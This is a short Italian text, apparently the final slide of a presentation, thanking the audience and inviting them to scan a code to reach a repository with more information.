```

GRAZIE PER L'ATTENZIONE



Inquadra per accedere alla repository con maggiori informazioni.